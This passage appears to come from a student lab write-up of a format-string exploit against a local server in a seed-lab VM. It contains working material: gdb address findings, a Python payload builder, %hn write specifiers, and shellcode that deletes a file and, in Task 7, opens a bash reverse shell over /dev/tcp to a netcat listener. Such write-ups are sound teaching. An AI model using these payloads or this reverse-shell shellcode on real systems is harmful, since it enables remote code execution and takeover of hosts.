) > badfile

nc -u 127.0.0.1 9090 < badfile
```





Figure 1: The stack layout when printf() is invoked from inside of the myprintf() function.

The starting address of the malicious code is between the ending address of the format string and the starting address of the return address in the myprintf() function. The starting address of the malicious code is 0xbffff040 (The starting address of the malicious code is equal to the address of the input array. You can see "Task-6 Figure-3" for the address of the input array).



```
[04/10/22]seed@VM:~$ cd Desktop
[04/10/22]seed@VM:~/Desktop$ cd Project2
[04/10/22]seed@VM:~/.../Project2$ sudo gdb -q server
Reading symbols from server...(no debugging symbols found)...done.
(gdb) b myprintf
Breakpoint 1 at 0x80485f4
(gdb) r
Starting program: /home/seed/Desktop/Project2/server
The address of the input array: 0xbffff040
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
^C
```

The figure showing the starting address of the malicious code (The starting address of the malicious code is equal to the address of the input array. So, the starting address of the malicious code is equal to 0xbffff040). (TASK-6 , FIGURE-3)


We need to split "0xbffff040" into two equal pieces as follows:

The first piece: 0xbfff
The second piece: 0xf040

Conversion of 0xbfff to decimal: 15 * (16^0) + 15 * (16^1) + 15* (16^2) + 11 * (16^3) = 49151
Conversion of 0xf040 to decimal: 0 * (16^0) + 4 * (16^1) + 0 * (16^2) + 15 * (16^3) = 61504


For the inside of the first printf function, we need 12 bytes of memory space in total (4 bytes of memory space is needed for the first address, 4 bytes of memory space is needed for the string which is written between the addresses, and 4 bytes of memory space is needed for the second address).

61504-49151 = 12353
12353-1(Here, 1 represents the second %hn format specifier) = 12352 (12352 should be in the format specifier which is between two %hn format specifiers).




```
number = 0xBFFFEF9E

content[0:4] = (number).to_bytes(4, byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8] = ("AAAA").encode('latin-1')

addr = 0xBFFFEF9C
content[8:12] = (addr).to_bytes(4, byteorder='little')
my_str = ".%.8x"*20 + "%.48959x"+"%hn"+"%.12352x"+"%hn"

# The line shows how to store the string s at offset 8

fmt = (my_str).encode('latin-1')

upper_bnd = len(fmt)+12
content[12:upper_bnd] = fmt
```


The script I have written to the specified place inside the server_exploit_skeleton.py file



```
[04/05/22]seed@VM:~/.../Project2$ sudo ./server
The address of the input array: 0xbffff0d0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff028
����������������������������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������������������������
����������������������������������������������������������������������������������������������������������������
���������������������������������������������������������������������������������������������������������������1
�Phbashh////h/bin��1�Ph-ccc��1�Rh    hile h/myfh/tmph/rm h/bin��1�QRPS��1�1��
                                                                                                            The
_value of the 'target' variable (after): 0x11223344
```

The run of the client side terminal after sending the input in “Task-6 Figure-6”


```
[04/10/22]seed@VM:~/.../Project2$ python3 server_exploit_skeleton.py
[04/10/22]seed@VM:~/.../Project2$ echo$(printf  " \x9E\xEF\xFF\xBFAAAA\x9C\xEF\x
FF\xBF  ").%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x
.%.8x.%.8x.%.8x.%.8x%.8x%.8x.%.48959x.%hn.%12352x.%hn$(printf  "\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash
\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68 -ccc \x89\xe0\x31\xd2\x52\x68ile \x68/m
yf\x68/rm \x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x
0b\xcd\x80") > badfile
[04/10/22]seed@VM:~/.../Project2$ nc -u 127.0.0.1 9090 < badfile
```
Compiling server_exploit_skeleton.py file, writing commands with the founded format specifiers, sending the command input to the client side terminal (Task-6 Figure-6)


```
[04/10/22]seed@VM:/tmp$ ls
config-err-timMGm
orbit-seed
systemd-private-a65c9c85974a421a85f85ca0b92f347f-colord.service-n4RdSF
systemd-private-a65c9c85974a421a85f85ca0b92f347f-rtkit-daemon.service-nSLrOk
Temp-745010b2-389c-4369-918b-1f541c1c5f84
unity_support_test.1
[04/10/22]seed@VM:/tmp$
```
As you can see in this figure; after the attack in the Task-6 is done, the file called "myfile" disappears from the /tmp/ directory. So, it means that the attack is successful in Task-6.


<u>TASK-7:</u>

<u>The Commands I have used inside the client terminal for the Task-7:</u>

$echo$(printf
"\x9E\xEF\xFF\xBFAAAA\x9C\xEF\xFF\xBF").%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.48959x.%hn.%.12352x.%hn
$(printf"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68–
ccc\x89\xe0\x31\xd2\x52\x682>&1\x680<&1\x6870 0\x68/70\x68\x68\x68tcp/\x68dev/\x68>/\x68
-i h\x68/bas\x68bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") > badfile

nc -u 127.0.0.1 9090 < badfile

In this echo command, \x90\ part represents the NOP part. I have found the number of %.8x format specifiers by following a trial and error approach (i.e. decreasing or increasing the number of the %.8x format specifiers depending on the output). For writing the address parts and the command parts which come after all of the " /x90/ " 's , I have followed the addresses & command parts in the malicious code in order.


```
[04/10/22]seed@VM:~$ nc -l 7070 -v -n
Listening on [0.0.0.0] (family 0, port 7070)
```
The process of the creation of a TCP Server inside the client side terminal


```
# Push the 2nd argument into the stack:
#       '/bin/rm /tmp/myfile'
# Students need to use their own VM's IP address
"\x31\xd2"                     # xorl %edx,%edx
"\x52"                         # pushl %edx
"\x68""127.0.0.1/7070 0<&1 2>&1"                   # pushl (an integer) --> 1
"\x68""/dev/tcp/"                   # pushl (an integer)
"\x68""/bin/bash -i"                   # pushl (an integer)
"\x68""-c"                   # pushl (an integer)
"\x68""/bash"                   # pushl (an integer)
"\x68""/bin"                   # pushl (an integer) --> 2
"\x89\xe2"                     # movl %esp,%edx
```

The screenshot from the malicious code part where we are supposed to execute the provided command in the Task-7 Description Part of the Project-2 PDF Document

```
############################################################
my_number = 0xBFFFEF9E
content[0:4] = (my_number).to_bytes(4,byteorder='little')

content[4:8]=("AAAA").encode('latin-1')

my_addr = 0xBFFFEF9C

content[8:12]=(my_addr).to_bytes(4,byteorder='little')
my_str = ".%.8x" * 20 + "%.48959x" + ".%hn" + "%.12352x" + ".%hn"

fmt= (my_str).encode('latin-1')

upper_boundary=len(fmt)+12

content[12:upper_boundary]=fmt
#
#    Construct the format string here
#
```

The screenshot of the format string construction for the Task-7

<u>Note:</u> In comparison to the Task-6, the only difference in the "echo" commands given to the server side VM from the client side VM is the command which is supposed to be executed by the shellcode.



```
[04/10/22]seed@VM:~/.../Project2$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[04/10/22]seed@VM:~/.../Project2$ sudo ./server
The address of the input array: 0xbffff0d0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
```

Server VM Initial Situation